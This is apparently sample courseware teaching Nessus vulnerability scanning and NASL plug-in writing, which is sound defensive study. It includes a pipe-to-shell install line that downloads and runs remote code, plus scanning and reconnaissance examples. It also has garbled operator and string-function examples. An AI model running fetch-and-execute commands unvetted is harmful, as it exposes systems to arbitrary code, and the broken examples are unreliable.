Certified Network Security Open Source Software Developer

Sample Material

V-Skills Certifications

A Government of India
&
Government of NCT Delhi Initiative

V-Skills

1. WRITING PLUG-INS FOR NESSUS

Software vulnerabilities are being discovered and announced more quickly than ever before. Every time a security advisory goes public, organizations that use the affected software must rush to install vendor-issued patches before their networks are compromised. The ease of finding exploits on the Internet today has enabled a casual user with few skills to launch attacks and compromise the networks of major corporations. It is therefore vital for anyone with hosts connected to the Internet to perform routine audits to detect unlatched remote vulnerabilities. Network security assessment tools such as Nessus can automatically detect such vulnerabilities.

Nessus is a free and open source vulnerability scanner distributed under the GNU General Public License (GPL). The Nessus Attack Scripting Language (NASL) has been specifically designed to make it easy for people to write their own vulnerability checks. An organization might want to quickly scan for a vulnerability that is known to exist in a custom or third-party application, and that organization can use NASL to do exactly that. Provided you have had some exposure to programming, this chapter will teach you NASL from scratch and show you how to write your own plug-ins for Nessus.

1.1. The Nessus Architecture

Nessus is based upon a client-server model. The Nessus server, nessusd, is responsible for performing the actual vulnerability tests. The Nessus server listens for incoming connections from Nessus clients that end users use to configure and launch specific scans. Nessus clients must authenticate to the server before they are allowed to launch scans. This architecture makes it easy to administer the Nessus installations.

You can and should use NASL to write Nessus plug-ins. Another alternative is to use the C programming language, but this is strongly discouraged. C plug-ins are not as portable as NASL plug-ins, and you must recompile them for different architectures. NASL was designed to make life easier for those who want to write Nessus plug-ins, so you should use it to do so whenever possible.

1.2. Installing Nessus

You can install the Nessus server on Unix- and Linux-compatible systems. The easiest way to install Nessus is to run the following command:

```
[notroot]$ lynx -source http://install.nessus.org | sh
```

This command downloads the file served by http://install.nessus.org/ and runs it using the sh interpreter. If you want to see the contents of the file that is executed, simply point your web browser to http://install.nessus.org/.

If you don't want to run a shell script from a web site, issue the build commands yourself. Nessus source code is available at http://nessus.org/download/. First, install nessus-libraries:

```
[notroot]$ tar zxvf nessus-libraries-x.y.z.tar.gz
[notroot]$ cd nessus-libraries
```

www.vskills.in

```
[notroot]$ ./configure
[notroot] make
[root]# make install
```

Next, install libnasl:

```
[notroot]$ tar zxvf libnasl-x.y.z.tar.gz
[notroot]$ cd libnasl
[notroot]$ ./configure
[notroot]$ make
[root]# make install
[root]# ldconfig
```

Then, install nessus-core:

```
[notroot]$ tar zxvf nessus-core.x.y.z.tar.gz
[notroot]$ cd nessus-core [notroot]$ ./configure
[notroot]$ make
[root]# make install
```

If you are installing nessus-core on a server that does not have the GTK libraries and you don't need the Nessus GUI client, run ./configure with the --disable-gtk option.

1.3. Using Nessus

First, start the Nessus server:

```
[root]# nessusd &
```

Before you can connect to the server, you need to add a Nessus user . Do this by executing the nessus-adduser executable. Note that Nessus is responsible for authenticating and authoring its users, so a Nessus user has no connection with a Unix or Linux user account. Next, run the nessus executable from the host on which you installed Nessus or on a remote host that will connect to the Nessus server.

Make sure you select the "Nessusd host" tab, as shown in Figure 1-1. Input the IP address or hostname of the host where the Nessus server is running, along with the login information as applicable to the Nessus user you created. Click the "Log in" button to connect to the Nessus server.

www.vskills.in



Figure 1-1. Logging in to the Nessus server using the GUI client

Next, select the Plugins tab to look at the different options available. For example, select "CGI abuses" from the "Plugin selection" list, and you should see a list of plug-ins available to you, as shown in Figure 1-2.



Figure 1-2. Selecting Nessus plug-ins

www.vskills.in

The "Enable all but dangerous plugins" button disables plug-ins known to crash remote services. Also take a look at the scans listed under the Denial of Service family. Because these plug-ins perform tests that can cause remote hosts or services to crash, it is a good idea to uncheck these boxes when scanning hosts that provide critical services.

Use the Filter... button to search for specific plug-ins. For example, you can search for vulnerability checks that have a certain word in their description, or you can search by the Common Vulnerabilities and Exposures (CVE) name of a specific vulnerability. The CVE database is available at http://www.cve.mitre.org/cve/index.html. It is up to the author of each specific vulnerability-check plug-in to make sure she provides all appropriate information and to ensure that the plug-in is placed under the proper category. As you might note by looking at the descriptions of some of the vulnerability checks, some plug-in authors do not do a good job of filling in this information.

Next, select the Prefs tab and you will be provided with a list of options, as presented in Figure 1-3.



Figure 1-3. Nessus preferences

The Prefs tab contains a list of options that affect the way Nessus performs its scans. Most of the options are self-explanatory. One important preference is that of Nmap options. Nmap is one of the best port scanners available today, and Nessus can use it to port-scan target hosts (make sure to select Nmap in the "Scan options" tab). You can download Nmap from http://www.insecure.org/nmap/.

The "connect( )" TCP scanning option completes the three-way TCP handshake to identify open ports. This means services running on the ports scanned will likely log the connection attempts. A "SYN" scan does not complete the TCP handshake. It only sends a TCP packet with the SYN flag set and waits for a response. If an RST packet is received as a response, the target host is deemed alive but the port is closed. If a TCP packet with both the SYN and ACK flags enabled is received, the port on the target host is noted to be listening for incoming connections. Because this method

does not complete the TCP handshake, it is stealthier, so services running on that port will not detect it. Note that a firewall on the target host or before the host can skew the results.

Select the "Scan options" tab and your Nessus client window should look similar to Figure 1-4. The "Port range" option allows you to specify what network ports to scan on the target hosts. TCP and UDP ports range from 1 to 65,535. Specify default to instruct Nessus to scan the common network ports listed in the nessus-services text file. If you know the target host is listening on a nonstandard port, specify it. If Nessus does not scan for a specific port, it will never realize it is open, and this might cause real vulnerabilities to go undiscovered.



Figure 1-4. Nessus scan options

The "Safe checks" option causes Nessus to rely on version information from network service banners to determine if they are vulnerable. This can cause false positives, or it can cause specific vulnerabilities to go undiscovered, so use this option with care. Because enabling this option causes Nessus to perform less intrusive tests by relying on banners, this option is useful when scanning known hosts whose uptime is critical.

The "Port scanner" section is where you select the type of port scan you want Nessus to perform. If most of the target hosts are known to be behind a firewall or do not respond to ICMP echo requests, uncheck the "Ping the remote host" option.

In the "Target selection" tab, enter the IP address of the hosts you want to scan. Enter more than one IP address by separating each with a comma. You can also enter a range of IP addresses using a hyphen—for example, 192.168.1.1-10. Alternatively, you can place IP addresses in a text file and ask Nessus to read the file by clicking the "Read file..." button. Once you are done entering the target IP addresses and you are sure you are ready to go, click the "Start the scan" button to have Nessus begin scanning.

When Nessus completes scanning for vulnerabilities, it presents you with a report, as shown in Figure 1-5.



Figure 1-5. Nessus report

Click the "Save report..." button to save the report in one of various available formats (HTML, XML, LaTeX, ASCII, and Nessus BackEnd). The items with a lightbulb next to them are notes that provide information about a service or suggest best practices to help you better secure your hosts. The items with an exclamation mark beside them are findings that suggest a security warning when a mild security vulnerability is discovered. Items that have the no-entry symbol next to them suggest a severe security hole. The authors of individual security-check plug-ins decide if a given vulnerability is mild or severe. For more information, see the Section 1.12.4 later in this chapter.

1.4. The NASL Interpreter

Use the NASL interpreter, nasl, to run and test NASL scripts via the command line. Invoke it with the -v flag to see what version is installed on your system:

```
[notroot]$ nasl -v
nasl 2.0.10

Copyright (C) 1999 - 2003 Renaud Deraison <deraison@cvs.nessus.org>
Copyright (C) 2002 - 2003 Michel Arboi <arboi@noos.fr>

See the license for details
```

A vanilla Nessus installation comes packaged with NASL scripts that act as plug-ins for the Nessus scanner. The Nessus server executes these scripts to test for vulnerabilities, and you can find the scripts in the /usr/local/lib/ness/plugins/ directory. You can execute these scripts directly by invoking them with nasl. For example, the finger.nasl script checks to see if fingerd is enabled on a remote host. Finger is a service that listens on port 79 by default, and you can use it to query information about users. To run this script against a host with the IP address of 192.168.1.1 using the NASL interpreter, execute the following:

```
[notroot]$ nasl -t 192.168.1.1 finger.nasl
** WARNING : packet forgery will not work
** as NASL is not running as root

The 'finger' service provides useful information to attackers, since it allows
them to gain usernames, check if a machine is being used, and so on...
Here is the output we obtained for 'root' :

Login: root                     Name: System Administrator
Directory: /var/root              Shell: /bin/sh
On since Wed  5 May 08:51 (CDT) on ttyp2 from 127.0.0.1:0.0
No Mail.
No Plan.

Solution : comment out the 'finger' line in /etc/inetd.conf
Risk factor : Low
[6533] plug_set_key:send(0)['1 finger/active=1;
'](0 out of 19): Socket operation on non-socket
```

The preceding output is from the finger.nasl script, which was able to use the finger server running on host 192.168.1.1 to find out information about the root user.

1.5. Hello World

What programming tutorial would be complete without a Hello World example? The following NASL script is just that:

```
display("Hello World\n");
```

Run the preceding line with the nasl interpreter, and you will see the text Hello World displayed.

1.6. Datatypes and Variables

NASL allows for the assignment of values to variables that can be manipulated by a NASL script. Unlike a strongly typed language such as C, NASL does not require you to predefine a variable's type. In NASL, the variable type is determined automatically when a variable is assigned a specific value. NASL recognizes two valid datatypes: scalars and arrays. A scalar can be a number or a string, while an array is a collection of scalars.

Numbers: NASL allows variables to hold integer values—for example, the number 11. It is also possible to assign numeric values to variables using a hexadecimal representation. You write hexadecimal numbers in NASL using a leading "0x" prefix. For example, the hexadecimal number 0x1b holds the value 27 when represented as an integer in base-10 notation. Type the following script into a file:

```
h=0x1b;
display ("The value of h is ",h,"\n");
```

Now run it using the NASL interpreter to see the output:

```
[notroot]$ nasl hex.nasl
The value of h is 27
```

It is also possible to input numerical values in octal notation form, which uses base- 8 notation by placing a leading "0" prefix. For example, the x and y are equivalent in the following example:

```
x=014; #octal
y=12; #decimal
```

Strings: A string is a collection of characters. abcdefg, Hello World, and Boeing 747 are all examples of strings. Consider the following NASL script:

```
mystring="Hello. I am a string!\n";
display(mystring);
```

The \n at the end of mystring is an escape character and is equivalent to a newline character. Table 1-1 lists common escape characters applicable to NASL.

Table 1-1. Escape characters

Escape character	Description
\'	Single quote.
\"	Double quote.
\\	Backslash.
\r	Line feed.
\n	Newline.
\t	Horizontal tab.
\x(integer)	ASCII equivalent. For example, \x7A will be converted to z.
\v	Vertical tab.

Note that a string inside double quotes (") is left as is. Therefore, if you define a string using double quotes, escape sequences will not be translated. Also note that the display( ) function calls the string( ) function before displaying data on the console, and it is the string( ) function that converts the escape sequences. That is why our escape sequences are translated in the preceding examples even though we define them using double quotes.

Arrays and Hashes: An array is a collection of numbers or strings that can be indexed using a numeric subscript. Consider the following NASL script:

vskills.in

```
myarray=make_list(1,"two");
display("The value of the first item is ",myarray[0]," \n");
display("The value of the second item is ",myarray[1]," \n");
```

The script displays the following when executed:

```
The value of the first item is 1
The value of the second item is two
```

Notice that the array subscripts begin at 0, and that is why the first element is obtained using the [0] subscript.

Like arrays, hashes are also collections of numbers or strings. However, elements in hashes have a key value associated with them that can be used to obtain the element. You can use the make_array( ) function call to define a hash. Because every element must have an associated key value, the function call requires an even number of arguments. The following is a definition of a hash that contains port numbers for the Telnet protocol (port 23) and HTTP (port 80):
myports=make_array('telnet',23,'http',80);

Now, myports['telnet'] gives you the value of 23, while myports['http'] evaluates to 80.

Local and Global Variables

Variables exist only within the blocks in which they are defined. A block is a collection of statements enclosed by special statements such as loops and function calls. For example, if you define a variable within a particular function call, it will not exist when the function call returns. At times, it is necessary to define variables that should exist globally; in such cases you should use global_var to define them:

```
global_var myglobalvariable;
```

Variables are local by default. You can also use local_var to state this explicitly.

1.7. Operators

NASL provides arithmetic, comparison, and assignment operators. These operators are explained in the following sections.

Arithmetic Operators

Here are the common arithmetic operators:

+Used to add numbers. It can also be used to perform string concatenation.

-Used to perform subtraction. It can also be used to perform string subtraction. For example, 'cat, dog, mouse' - ', dog' results in the string 'cat, mouse'.

*Used to multiply numbers.

/Used to divide numbers. Note that NASL will return a 0 if you try to divide by zero.

%Used to perform a modulo operation. For example, 10%3 computes to 1.

Used to perform exponentiation. For example, 23 computes to 8.

++Used to increment a variable's value by 1. When a variable is prefixed by this operator (example: ++c), its value is incremented before it is evaluated. When a variable is post-fixed by this operator (example: c++), its value is incremented after it is evaluated.

—Used to decrement a variable's value by 1. When a variable is prefixed by this operator (example: –c), its value is decremented before it is evaluated. When a variable is post-fixed by this operator (example: c--), its value is decremented after it is evaluated.

Comparison Operators

Here are the common comparison operators:

>Used to test whether a given value is greater than the other.
>=Used to test whether a given value is greater than or equal to the other.
<Used to test whether a given value is less than the other.
<=Used to test whether a given value is less than or equal to the other.
==Used to test whether a given value is equal to the other.
!=Used to test whether a given value is not equal to the other.
><Used to test whether a given substring exists within a string. For example, '123'><'abcd123def' evaluates to TRUE.
>!<Used to test whether a given substring does not exist within a string. In this case, '123'>!<'abcd123def' evaluates to FALSE.

=~Used to match a regular expression. Using this operator is similar to calling the ereg( ) function call, which performs a similar operation. For example, the statement str =~ '^[GET / HTTP/1.0\r\n\r\n][.]*') evaluates to TRUE only if str begins with the string GET / HTTP/1.0\r\n\r\n.

!~Used to test whether a regular expression does not match. It is the opposite of the =~ operator.

[]Used to select a character from a string by index. For example, if mystring is a1b2c3, mystring[3] evaluates to 2.

Assignment Operators

Here are the common assignment operators:

=Used to assign a value to a variable.
+=Used to increment a variable's value. For example, a += 3 increments the value of a by 3, and is equivalent to the statement a = a + 3.

-=Used to decrement a variable's value. For example, a -=3 decrements the value of a by 3, and is equivalent to the statement a = a - 3.
*=Used to multiply a variable's value by a specified value. For example, a *= 3 causes the variable a to be assigned a value equal to itself multiplied by 3, and is equivalent to the statement a = a * 3.
/=Used to divide a variable's value by a specified value. For example, a /=3 causes the variable a to be assigned a value equal to itself divided by 3, and is equivalent to the statement a = a / 3.

%=Used to assign a variable a value equal to the remainder of a division operation between itself and a specified value. For example, a %=3 causes the variable a to be assigned a value that is equal to the remainder of the operation a/3, and is equivalent to the statement a = a % 3.

1.8. If else

You can use the if...else statement to execute a block of statements depending on a condition. For example, suppose we want the value of variable port_open to be 1 if the value of the variable success is positive. Otherwise, we want the value of port_open to be -1. Our if...else statement would be as follows:

```
if (success>0)
{
   port_open=1;
}
else
{
   port_open=-1;
}
```

Because we have only one statement within the if and else blocks, the braces { and } are optional, so our statement would have also worked if we had not enclosed our assignment statements within the braces.

It is also possible to nest if...else statements. For example, suppose we want to assign the value -2 to port_open if success equals -10, or the value 0 to port_open if success is less than 1. Otherwise, we want to assign the value 1 to port_open. In this case, our if..else statement would be as follows:

```
if (success==-10)
{
   port_open=-2;
}
else if (success<1)
{
   port_open=0;
}
else
{
   port_open=1;
}
```

www.vskills.in

1.9. Loops

Loops are used to iterate through a particular set of statements based upon a set of conditions. The following sections discuss the different types of loop statements supported by NASL.

For: A for loop expects three statements separated by semicolons as arguments. The first statement is executed first, and only once. It is most frequently used to assign a value to a variable, which is usually used by the loop to perform iteration. The second statement is a condition that should return true for the loop to continue looping. The third statement is invoked by the for loop after every iteration, and is used to increment or decrement the iteration variable. For example, the following for loop prints all the values of the array myports:

```
for(i=0; i < max_index(myports); i++)
{
   display(myports[i],"\n");
}
```

The function max_index() returns the number of elements in an array, and we use it in our for loop to ensure that the value of i is within range.

Foreach: You can use the foreach statement to loop for every array element. This is useful in cases when you need to iterate through an array. For example, the following loop iterates through myports[] and prints the values contained in it:

```
foreach i (myports)
{
   display (i, "\n");
}
```

repeat...until: The condition specified after until is evaluated after the loop is executed. This means a repeat...until loop always executes at least once. For example, the following displays the string Looping!:

```
i=0;

repeat
{
   display ("Looping!\n");

} until (i == 0);
```

While: A while loop expects one conditional statement and loops as long as the condition is true. For example, consider the following while loop, which prints integers 1 to 10:

```
i=1;

while(i <= 10)
{
```

www.vskills.in

```
    display(i, "\n");
    i++;
}
```

1.10. Functions

A function is a block of code that performs a particular computation. Functions can be passed input parameters and return a single value. Functions can use arrays to return multiple values.

The following function expects the integer value port as input. The function returns 1 if port is even, 0 if it is odd:

```
function is_even (port)
{
    return (!(port%2));
}
```

The function is_even( ) performs the modulo operation to obtain the remainder when port is divided by 2. If the modulo operation returns 0, the value of port must be even. If the modulo operation returns 1, the value of port must be odd. The ! operator is used to invert the evaluation, and this causes the function to return 1 when the modulo operation evaluates to 0, and 0 when the modulo operation evaluates to 1.

Functions in NASL do not care about the order of parameters. To pass a parameter to a function, precede it with the parameter name—for example, is_even(port:22). Here is an example of how you can invoke is_even( ):

```
for(i=1;i<=5;i++)
{
    display (i," is ");

    if(is_even(port:i))
        display ("even!");
    else
        display ("odd!");

    display ("\n");
}
```

When executed, the preceding program displays the following:

```
1 is odd!
2 is even!
3 is odd!
4 is even!
5 is odd!
```

www.vskills.in

The NASL library consists of some functions that are not global. Such functions are defined in .inc files and you can include them by invoking the include() function call. For example:

```
include("http_func.inc");
include("http_keepalive.inc");
```

1.11. Predefined Global Variables

This section lists global variables that are predefined and are commonly used when writing NASL plug-ins.

Warning: Note that NASL does not forbid you from changing the value of these variables, so be careful not to do so accidentally. For example, TRUE should always evaluate to a nonzero value, while FALSE should always evaluate to 0.

TRUE and FALSE: The variable TRUE evaluates to 1. The variable FALSE evaluates to 0.

NULL: This variable signifies an undefined value. If an integer variable is tested (example: i == NULL) with NULL, first it will be compared with 0. If a string variable is tested (example: str == NULL) with NULL, it will be compared with the empty string "".

Script Categories: Every NASL plug-in needs to specify a single category it belongs to by invoking script_category(). For example, a plug-in whose main purpose is to test a denial-of-service vulnerability should invoke script_category( ) as follows:

```
script_category(ACT_DENIAL);
```

You can invoke the script_category( ) function with any of the following categories as the parameter:

ACT_ATTACK: This category is used by plug-ins to specify that their purpose is to launch a vulnerability scan on a target host.
ACT_DENIAL: This category is reserved for plug-ins which perform denial-of-service vulnerability checks against services running on remote hosts.
ACT_DESTRUCTIVE_ATTACK: This category is used by plug-ins that attempt to scan for vulnerabilities that might destroy data on a remote host if the attempt succeeds.
ACT_GATHER_INFO: This category is for plug-ins whose purpose is to gather information about a target host. For example, a plug-in that connects to port 21 of a remote host to obtain its FTP banner will be defined under this category.
ACT_INIT: This category contains plug-ins that merely set global variables (KB items) that are used by other plug-ins.
ACT_KILL_HIST: This category is used to define plug-ins that might crash a vulnerable remote host or make it unstable.
ACT_MIXED_ATTACK: This category contains plug-ins which, if successful, might cause the vulnerable remote host or its services to become unstable or crash.
ACT_SCANNER: This category contains plug-ins that perform scans such as pinging or port scanning.

www.vskills.in

ACT_SETTINGS This category contains plug-ins that set global variables (KB items). These plug-ins are invoked by Nessus only when the target host is deemed to be alive.

Network Encapsulation
The open_sock_tcp() function accepts an optional parameter called transport which you can set to indicate a specific transport layer, which is set to ENCAPS_IP to signify a pure TCP socket. The following lists other types of Nessus transports you can use:

ENCAPS_SSLv23:SSL v23 connection. This allows v2 and v3 servers to specify and use their preferred version.
ENCAPS_SSLv2
Old SSL version.
ENCAPS_SSLv3: Latest SSL version.
ENCAPS_TLSv1:TLS version 1.0.

The get_port_transport( ) function takes in a socket number as an argument, and returns its encapsulation, which contains one of the constants specified in the preceding list.

1.12. Important NASL Functions

This section presents the most basic string, plug-in maintenance, and reporting functions available in NASL. For an exhaustive list of all function calls available in the NASL library, read the NASL2 Reference Manual available at http://nessus.org/documentation/.

Strings: NASL provides a rich library for string manipulation. When scanning for vulnerabilities, outgoing requests and incoming responses contain data presented to NASL plug-ins as strings, so it is important to learn how to best utilize the available string API. This section discusses NASL-provided functions for pattern matching, simple string manipulation and conversion, and other miscellaneous string-related functions.

Simple string manipulation functions: The chomp() function takes in a string as a parameter and strips away any carriage returns, line feeds, tabs, or whitespace at the end of the string. For example:

```
mystring='abcd \t\r\n';
display ('BEGIN',chomp(mystring),'END\n');
```

displays BEGINabcdEND on one line.: The crap( ) function is used to fill a buffer with repeated occurrences of a specified string. The function takes in two parameters, length and data. The length parameter specifies the length of the string to be returned, while the data parameter specifies the string that should be used to fill the buffer. For example, crap(length:10,data:'a') returns aaaaaaaaaa. If data is not specified, a default value of X is used.

To perform string concatenation, you can use the strcat( ) function. This function also converts given variables to strings when performing concatenation. The following example causes the value of mystring to be set to abcdefgh123:

```
string1="abcd";
```

```
string2="efgh";
number1=123;
mystring=strcat(string1,string2,number1);
```

Finding and replacing strings: Many functions in this section discuss regular expressions you can apply to search for string patterns. These regular expressions correspond to the POSIX standard. On any Unix or Linux system, you can obtain more information about the format of such regular expressions by typing:

```
[notroot]$ man re_format
```

The egrep( ) function analyzes a string for a given pattern and returns every line of the string that matches the pattern. For example:

```
mystring="One dog two dog\nThree cat four cat\nFive mouse Six mouse";
display(egrep(pattern:'dog|mouse',string:mystring));
```

displays:

```
One dog two dog
Five mouse six mouse
```

The pattern parameter specifies the pattern to match, while the string parameter specifies the actual string to perform the match against. Another parameter, icase, is optional, and its value is FALSE by default, which causes egrep( ) to be case-sensitive. When icase is set to TRUE, egrep( ) is case-insensitive.

Sometimes it is necessary to perform matching on a string with respect to a given pattern. For this purpose, you can use the ereg( ) function. This function accepts the parameter string that specifies the string to match against, in addition to pattern, which specifies the regular expression to be used to perform the matching. The function returns TRUE if a match is found and FALSE if no match is found. Here is an example of how ereg( ) can prove useful in determining if a URL is present in a given string:

```
if(ereg(pattern:"^http://", string:mystring, icase:TRUE))
{
//URL found  at beginning of mystring
}
```

The icase parameter is optional, and when set to TRUE it causes ereg( ) to be case-insensitive. If icase is not specified, it is FALSE by default. Another optional parameter to ereg( ) is multiline, which is also FALSE by default. This causes ereg() to ignore the string contents after a newline character is found. When set to TRUE, ereg() continues to search the string even after newline characters. Alternatively, you can use the match() function, which accepts simple patterns that consist of * or ? as wildcards. It accepts the same parameters as ereg( ).

The ereg_replace( ) function searches for a given pattern in a string and replaces occurrences of the pattern with a given string. Here is an example of how you can use ereg_replace() to replace a string containing an assignment statement a=1; with just the left operand, a:

```
example_string="a=1;";
newstring = ereg_replace(string:example_string,pattern: "(.*)=.*","\1");
```

The \1 string signifies the first pattern provided within parentheses—i.e., (.*). Similarly, it is legal to use \2, \3, and so on, if applicable. The ereg_replace( ) function also accepts the icase parameter which, if set to TRUE, causes ereg_replace( ) to be case-insensitive.

The eregmatch( ) function searches for a string within another given string, and returns the found patterns in the form of an array. Here is an example of how you can use eregmatch() to find an IP address within a given string:

```
mystring = "The IP address is 192.168.1.111.";
ip = eregmatch(pattern: "([0-9]+)\.([0-9]+)\.([0-9]+)\.([0-9]+)",
string: mystring);
display (ip[0],"\n");
```

ip[1] contains the string 192, ip[2] contains 168, ip[3] contains 1, and ip[4] contains 111. Because ip[0] contains the entire string, the preceding example will print the string 192.168.1.111. The eregmatch( ) function also accepts an optional parameter, icase, which, if set to TRUE, causes the function to be insensitive. It is FALSE by default.

The insstr( ) function replaces a part of a given string with another string, starting from a given index and an optional end index. For example:

```
newstring=insstr("I hate my cat. I love cats.","dog",10,12);
display (newstring,"\n");
```

displays:
I hate my dog. I love cats.

Another function, strstr( ) , accepts two strings as parameters, searches for the occurrence of the second string with the first given string, and returns the second string starting from where the occurrence was found. For example, the following returns http is 80:

```
strstr("The default port for http is 80","http");
```

The stridx( ) function simply returns the index of a found substring. For example:

```
stridx("A dog and a cat", "and",0)
```

returns the value 6 because the string and occurs in "A dog and a cat" from the sixth position, starting from the beginning (i.e., from the index 0).

You can split strings into parts by using the split( ) function. The split( ) function simply splits a given string into parts when given a particular separator. Take a look at the following example:

```
the_string="root::0:root";
split_string=split(mystr,sep:":");
```

In the preceding example, the value of split_string[0] will be root:, the value of split_string[1] will be :, the value of split_string[2] will be 0:, and the value of split_string[3] will be root.

The function substr( ) accepts one string as an argument along with a start index. The end index is optional. This function returns a substring of the given string, which contains the original string starting from the given start index up until the end index. If the end index is not provided, substr( ) returns the substring up until the end of the given string. For example:

```
substr("Hi there! How are you?",10);
```

returns How are you?.

Another function, str_replace() , replaces a part of a given string with another string depending upon a pattern. Here is an example of how to use str_replace( ) to replace the first occurrence of cat with dog:

```
newstring=str_replace(string: "I hate my cat. I love cats.",find: "cat",
replace:"dog",count:1);
```

The count parameter is optional. If it is not specified, str_replace( ) replaces all occurrences.

Conversions: To convert a number into a string representation of its hexadecimal equivalent, use the hex( ) function. The following example returns the string 0x0f:

```
hex(15);
```

The hexstr( ) function accepts a string as a parameter and returns another string that contains the hexadecimal equivalent of each character's ASCII value. For example, the ASCII equivalent of "j" in hexadecimal is "6a," and "k" is "6b," so the following example returns the string 6a6b:

```
hexstr("jk");
```

The int( ) function takes in a string as an argument and returns an integer. For example, the following causes the variable x to be assigned 25 as its value:

```
x=int("25");
```

The ord( ) function accepts one string as an argument, and returns the ASCII equivalent of the first character in the string. The main purpose of the function is to calculate the ASCII code of a given character, so it is usually invoked with a string whose length is equal to 1. For example, the following returns 97, which is the decimal equivalent of the ASCII code for the character "a":

```
ord("a");
```

